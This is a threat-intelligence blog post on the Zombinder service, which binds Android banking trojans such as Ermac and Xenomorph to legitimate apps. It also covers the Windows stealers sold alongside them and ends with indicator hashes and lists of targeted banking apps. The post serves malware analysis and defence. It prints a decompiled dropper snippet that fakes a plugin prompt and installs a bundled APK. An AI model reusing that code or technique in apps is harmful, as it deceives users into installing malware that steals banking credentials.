Zombinder: new obfuscation service used by Ermac, now distributed next to desktop stealers

Published: 2024-10-01 · Archived: 2026-04-10 02:39:31 UTC

Targeting different platforms and introducing Zombinder

The history of the threat landscape has seen several cases of threat actors using Trojans targeting different platforms and systems. This time while analyzing the activity of the Android banking Trojan Ermac, ThreatFabric's analysts discovered a campaign employing several Trojans, and targeting both Android and Windows users at the same time, in order to reach as much victims as possible. Besides Ermac Android banking Trojan, the campaign involved desktop malware in the form of Erbium, Aurora stealer, and Laplas "clipper".

This campaign resulted in **thousands** of victims, having for example Erbium stealer successfully exfiltrate data from more then **1300 victims**.

In this blog we also highlight a third-party service on darknet used to bind malicious payloads to legitimate Android applications, that we dubbed **Zombinder**. It is used to bind a malicious payload to a legitimate application, in order to trick victims to install it.

Everyone needs Wi-Fi

While investigating Ermac's activity, our researchers spotted an interesting campaign masquerading as applications for Wi-Fi authorization. It was distributed through a fake one-page website containing only two buttons.

As you might have already guessed, the "Download for Android" button leads to downloading samples of Ermac. We classify this variant as Ermac.C, having the following capabilities amongst others that were previously widely reported:


- Overlay attack to steal PII
- Keylogging
- Stealing e-mails from Gmail application
- Stealing 2FA codes
- Stealing seed phrases from several cryptocurrency wallets

It is worth mentioning that original actor DukeEugene announced a new version of Ermac (“Ermac 3”) coming soon that will contain new features, but it is still in development at the time of writing this blog.

During the monitoring of abovementioned campaign, we observed several approaches and lures used by the actor. It started with Wi-Fi authorization app which in fact was Ermac with obfuscation of the malicious code. Shortly after our monitoring systems spotted **several updates** of the payload: in this stage it was masquerading as browser update. However, another detail drew our attention: some of the downloaded apps were not directly Ermac, but a “legitimate” app that, during its normal operation, installed Ermac as payload targeting multiple banking applications that can be found in the Appendix.

Such apps disguised as **modified version** of Instagram, WiFi Auto Authenticator, Football Live Streaming, etc. The package names were also the same as for legitimate applications.

In fact, the actor used a third-party service provided on darknet to “glue”, or bind, dropper capabilities to a legitimate application. After downloading the bound application, it will act as usual unless it shows a message stating that the app needs to be updated. At this point, if accepted by the victim, the seemingly legitimate application will install this update, which is nothing else than Ermac. The whole process from installing the application to Ermac running on the device can be seen on the following picture.




Such process is achieved by “glueing” obfuscated malicious payload to a legitimate app with minor updates made to original source code to include installation and loading of the malicious payload. We called this dropper “Zombinder”, as it takes the original application and binds malicious code to it, making it a “zombie” that installs the desired payload. The following snippet provides an example of added code to install and launch the payload.


```
 AlertDialog.Builder alertDialog$Builder0 = new AlertDialog.Builder(this);
alertDialog$Builder0.setMessage("This app requires the plugin app to be installed. Please, confirm the installation by the
```

```
alertDialog$Builder0.setCancelable(false);
alertDialog$Builder0.setPositiveButton("OK", () - > {
    new Handler().postDelayed(new Runnable() {
        @Override public void run() {
            OverlayActivity.this.isInstalled = OverlayActivity.this.isAppInstalled(OverlayActivity.this.target);
        }
    }, 3000 L);
    if (!OverlayActivity.this.isInstalled) {
        try {
            File file0 = OverlayActivity.this.getApplicationContext().getExternalFilesDir(Environment.DIRECTORY_DOCUMENTS)
            File file1 = new File(file0, "app.apk");
            StringBuilder stringBuilder0 = new StringBuilder();
            String s = File.separator;
            OverlayActivity.this.copyAssetFile(stringBuilder0.append(file0.toString()).append(s).append("app.apk").toStrir
            if (file1.exists()) {
                Intent intent0 = new Intent("android.intent.action.INSTALL_PACKAGE");
                intent0.setFlags(1);
                intent0.setDataAndType(FileProvider.getUriForFile(OverlayActivity.this, "com.og.appran.pan.fileprovider",
                OverlayActivity.this.startActivity(Intent.createChooser(intent0, ""));
            }
        } catch (IOException unused_ex) {}
        OverlayActivity.this.startService(new Intent(OverlayActivity.this, LuckyService.class));
        return;
    }
    try {
        Intent intent1 = OverlayActivity.this.getPackageManager().getLaunchIntentForPackage("com.fuyocelasisi.woyopu");
        if (intent1 != null) {
            OverlayActivity.this.startActivity(intent1);
        }
    } catch (Exception unused_ex) {}
    OverlayActivity.this.finish();
});
```


The binding service is provided by an actor well-known in the threat landscape, and is an addition to major project: an obfuscation tool that is used by multiple actors on Android criminal scene. The binding service itself was announced in March 2022 and now seems to be used frequently by different actors.



We have observed several “zombie” applications used to distribute mobile malware (e.g. Ermac, Sova).



The latest campaign we identified while writing the blog involving Zombinder was distributing Xenomorph banking trojan under the guise of VidMate application. Just like in the abovementioned campaign, modified legitimate application was downloaded from malicious website mimicking the original website of the application. Victim is navigated there through malicious advertisement.



As a result, Zombinder drops and launches Xenomorph Trojan while the original app remains fully operational, thus victim remains unsuspecting. It is worth noting that authors of Xenomorph (known as HadokenSecurity) continue developing the Trojan. Latest versions of it are enhanced with keylogging functionality, accessibility actions engine as well as SOCKS proxy feature.


This campaign of Xenomorph is targeting banking customers from Spain, Portugal, Canada, full target list can be found in the Appendix.

Multiple Windows threats

However, this campaign has another unique characteristic that we had not observed before and that attracted our attention: the presence of a “Download for Windows” button on the malicious website distributing Ermac. It is common on the mobile threat landscape to utilize multiple Trojans targeting different platforms in one distribution campaign. In this specific case, the actor seems to target Android and Windows platforms in order to expand his/her reach as much as possible. But there is also an option that this is the same landing shared by different actors distributing Android and Windows Trojans. Nevertheless, our team dived into the desktop malware that was distributed along with Ermac.

Erbium Stealer


During our investigation we observed several desktop Trojans connected with this campaign. When we first discovered it, an encrypted archive was distributed, containing the password in the name of the downloaded file. This is a common technique used by threat actors to avoid detection of the original downloaded file by antivirus engines. This archive contained samples of **Erbium stealer**, quite popular Windows Trojan amongst cyber-criminals, that is able to steal (among other data) saved passwords, credit card details, cookies from various browsers, and “cold” (offline) cryptocurrency wallets data both from desktop applications and browser extensions. The stealer is advertised on cyber-criminals’ forums and on Telegram channel.



Our analysts were able to identify more then **1300** victims of this Erbium stealer campaign, highly likely operated by the same actor behind above-described Ermac campaign.

Laplas Clipper

Not being satisfied, the actor went further: upon launch of Erbium, another Trojan, **Laplas “clipper”**, was downloaded and installed on the same infected device. Laplas is a relatively new product on darknet markets, and provides its actors with the ability to substitute cryptocurrency wallet address copied by the victim with one controlled by actor. In such cases, the unsuspicious victim copies the address that belongs to the planned recipient of the transfer, but the pasted address is substituted with a different one that looks similar to original. As a result, the transfer will be made to another wallet, owned by the threat actor, while the victim will hardly notice the difference.



Laplas poses itself as a “unique” clipper that is able to generate similar wallet addresses that have the same symbols at the beginning or at the end. Authors seem to continue updating their Trojan and recently released an update to its panel. The authors of Laplas also highlight that their product can be distributed together with stealers, as most of them have the ability to download and launch executables.

However, this is not the end of the story.


Aurora Stealer

While we were working on this blog, our systems spotted another Windows Trojan that was distributed through the same malicious website. This time it was another Windows Trojan stealer known as Aurora. The notable thing about this particular build is its size: more than 300 MB. This is probably a tactic to overcome detection by antivirus engines, as most of the data is just an “overlay” filled with zero bytes. At the same time the actual payload is encrypted and unpacked during the execution of the application.

Aurora is a Golang stealer that has recently started gaining traction on underground forums.

Aurora stealer

Advertisement on darknet



The presence of such a wide variety of Trojans might also indicate that the malicious landing page is used by multiple actors and provided to them as a part of third-party distribution service. However, we cannot

Conclusion

Modern threat landscape becomes more and more sophisticated where actors combine multiple approaches in malware development, distribution, operation as well as in performing fraud itself involving multiple tactics at the same time. New tools appear to make malware less suspicious or more trustworthy for victim which results in more successful fraud cases. Moreover, targeting multiple platforms, actors are able to reach wider “audience” and steal more PII to utilize in further fraud.

Continuous monitoring of mobile threat landscape and tracking of different actors and campaigns allow to identify not only mobile threats but also draw connections to desktop actors/campaigns. Besides, such monitoring pictures an image of modern threat landscape where more and more activities are out-sourced and new actors appear providing distribution, obfuscation, malware development services while already known actors extend their “portfolio”. Threat Intelligence collected allows to build effective and proactive solutions to identify new threats and combat with them.

Financial organizations are welcome to contact us: if you suspect some app be involved in malicious activity, feel free to reach our Mobile Threat Intelligence team which will provide additional details and help with reporting the malicious app if identified: mti@threatfabric.com.

Fraud Risk Suite

ThreatFabric’s Fraud Risk Suite enables safe & frictionless online customer journeys by integrating industry-leading mobile threat intel, behavioral analytics, advanced device fingerprinting and over 10.000 adaptive fraud indicators. This will give you and your customers peace of mind in an age of ever-changing fraud.

Appendix

Zombinder Samples

App name	Package name	SHA-256
WiFi Auto Authenticator	com.woosh.wifiautoauth	e633cb7abcf94bc9cb1db637d262739b8458ba9b183ea2166c2537aeb57aa1f7
Football live stream	com.aufait.footballlivestream	dc3e51cffb3b05eec4b9249fb5e52b5530faf8db9b8c15474561ebc59ec172e4
OG	com.much.dizzy	f43813c43174826f26490230ee43e354c7be2f85dd7d096064a017c3ce6cfa41

Ermac Samples

App name	Package name	SHA-256
Wi Fi Authorization	com.welomuxitononu.voretije	97cbc137f8c045cd6a6b7d828b5b97b50279c2901cc67eec121d2c6df2f576be
Live Football Stream 1.9	com.busafobawori.zuvo	9ed8f39b22b997cb0d2ee8e55336972e1a9feeb222da3c4c23ed6566f29d5a92
OGInsta+ Mod	com.fuyocelasisi.woyopu	fd477e257d2d68dd43d1490555ac800ab61febf51d07f18d0ed4568f116952b2

Xenomorph Sample

App name	Package name	SHA-256
VidMate	com.focus.equip	8a7309366917e05c348caf79d4f29f60878958baff794f07c12f08dadcb186fa

Erbium Stealer Sample

SHA-256
2ec98ae281b15d4140c4eacf48d485065a354627e2982597f309505c7fc7b90f

Laplas Clipper Sample

SHA-256
4be73a47825a39e0b571baae7dfbb5ee36609d26bc2ec8f6e45e84003bd80fcd

Aurora Stealer Sample

SHA-256
fad2f46d3adc1cb7432e5a2dad1ec307bb9f09398341486e7cee9a75a825692e

Ermac Targets

Package name	App name	
com.scb.ae.bmw	SC Mobile Banking (UAE)	
com.snapwork.IDBI	IDBI Bank GO Mobile+	
com.Plus500	Plus500: CFD Online Trading on Forex and Stocks	
com.ingbanktr.ingmobil	ING Mobil	
com.paypal.android.p2pmobile	PayPal Mobile Cash: Send and Request Money Fast	
uk.co.tsb.newmobilebank	TSB Mobile Banking	
uk.co.metrobankonline.mobile.android.production	Metro Bank	
pt.cgd.caderneta	Caderneta	
it.bnl.apps.banking	BNL	
com.android.vending	Google Play	
com.airbitz	Bitcoin Wallet - Airbitz	
com.polehin.android	Bitcoin Wallet - Buy BTC	
com.netflix.mediaclient	Netflix	
gr.winbank.mobilenext	Winbank Mobile	
com.db.mm.norisbank	norisbank App	
com.tarjetanaranja.emisor.serviciosClientes.appTitulares	Naranja	
cgd.pt.caixadirectaparticulares	Caixadirecta	
com.caisse.epargne.android.tablette	Banque pour tablettes Android	
com.indra.itecban.triodosbank.mobile.banking	Triodos Bank. Banca Móvil	
pl.millennium.corpApp	Bank Millennium for Companies	
com.imo.android.imoim	imo free video calls and chat	
me.cryptopay.android	C.PAY	
com.itau.empresas	Itaú Empresas: Controle e Gestão do seu Negócio	
com.exmo	EXMO Official - Trading crypto on the exchange	
com.bitfinex.mobileapp	Bitfinex	
com.teb	CEPTETEB	

Package name	App name	
de.number26.android	N26 — The Mobile Bank	
pt.bctt.appbctt	Banco CTT	
enterprise.com.anz.shield	ANZ Shield	
com.mercadolibre	Mercado Libre: compra fácil y rápido	
de.santander.presentation	Santander Banking	
ca.hsbc.hsbccanada	HSBC Canada	
com.aadhk.woinvoice	Invoice Maker: Estimate & Invoice App	
pl.fakturownia	Fakturownia.pl	
org.banksa.bank	BankSA Mobile Banking	
com.hsbc.hsbcnet	HSBCnet Mobile	
pl.pkobp.ipkobiznes	iPKO biznes	
mx.hsbc.hsbcmexico	HSBC México	
com.appfactory.tmb	Teachers Mutual Bank	
com.adcb.bank	ADCB	
es.caixageral.caixageralapp	Banco Caixa Geral España	
de.ingdiba.bankingapp	ING Banking to go	
es.caixagalicia.activamovil	ABANCA- Banca Móvil	
cz.csob.smartbanking	ČSOB Smartbanking	
co.edgesecure.app	Edge - Bitcoin, Ethereum, Monero, Ripple Wallet	
it.ingdirect.app	ING Italia	
gt.com.bi.bienlinea	Bi en Línea	
com.kraken.trade	Pro: Advanced Bitcoin & Crypto Trading	
com.cbd.mobile	CBD	
hr.asseco.android.mtoken.bos	iBOSStoken	
com.eofinance	EO.Finance: Buy and Sell Bitcoin. Crypto Wallet	
com.infrasofttech.CentralBank	Cent Mobile	
com.EurobankEFG	Eurobank Mobile App	

Package name	App name	
com.azimo.sendmoney	Azimo Money Transfer	
de.adesso_mobile.secureapp.netbank	SecureApp netbank	
it.creval.bancaperta	Bancaperta	
at.spardat.bcrmobile	Touch 24 Banking BCR	
com.barclays.android.barclaysmobilebanking	Barclays	
com.db.pbc.DBPay	DB Pay	
com.uy.itau.appitauuypf	Itaú Uruguay	
com.paxful.wallet	Paxful Bitcoin Wallet	
clientapp.swiftcom.org	ePayments: wallet & bank card	
com.a2a.android.burgan	Burgan Bank	
ar.macro	Macro	
com.unocoin.unocoinwallet	Unocoin Wallet	
com.citi.mobile.ccc	CitiManager – Corporate Cards	
eu.inmite.prj.kb.mobilbank	Mobilni Banka	
com.lynxspa.bancopopolare	YouApp	
hu.cardinal.cib.mobilapp	CIB Business Online	
com.abanca.bancaempresas	ABANCA Empresas	
au.com.ingdirect.android	ING Australia Banking	
de.mobile.android.app	mobile.de – Germany‘s largest car market	
com.albarakaapp	Albaraka Mobile Banking	
pe.com.interbank.mobilebanking	Interbank APP	
au.com.macquarie.banking	Macquarie Mobile Banking	
com.mobileloft.alpha.droid	myAlpha Mobile	
com.targoes_prod.bad	TARGOBANK - Banca a distancia	
com.tecnocom.cajalaboral	Banca Móvil Laboral Kutxa	
au.com.amp.myportfolio.android	My AMP	
com.bitmarket.trader	Aplikacja Bitmarket	
eu.netinfo.colpatria.system	Scotiabank Colpatria	

Package name	App name	
com.BOQSecure	BOQ Secure	
jp.coincheck.android	Bitcoin Wallet Coincheck	
id.co.bitcoin	Indodax	
com.botw.mobilebanking	Bank of the West Mobile	
com.sella.BancaSella	Banca Sella	
com.fibabanka.mobile	Fibabanka Corporate Mobile	
es.pibank.customers	Pibank	
com.tencent.mm	WeChat	
es.univia.unicajamovil	UnicajaMovil	
com.bbva.netcash	BBVA Net Cash	ES & PT
com.aol.mobile.aolapp	AOL - News, Mail & Video	
ma.gbp.pocketbank	Pocket Bank	
com.comarch.security.mobilebanking	ING Business	
com.getingroup.mobilebanking	Getin Mobile	
com.garanti.cepsubesi	Garanti BBVA Mobile	
uk.co.hsbc.hsbcukmobilebanking	HSBC UK Mobile Banking	
com.kasikorn.retail.mbanking.wap	K PLUS	
io.ethos.universalwallet	Ethos Universal Wallet	
com.chase.sig.android	Chase Mobile	
com.bbva.bbvacontigo	BBVA Spain	
co.mona.android	Crypto.com - Buy Bitcoin Now	
com.todo1.mobile	Bancolombia App Personas	
com.barclaycardus	Barclays US	
com.ebay.mobile	eBay: Buy, sell, and save money on home essentials	
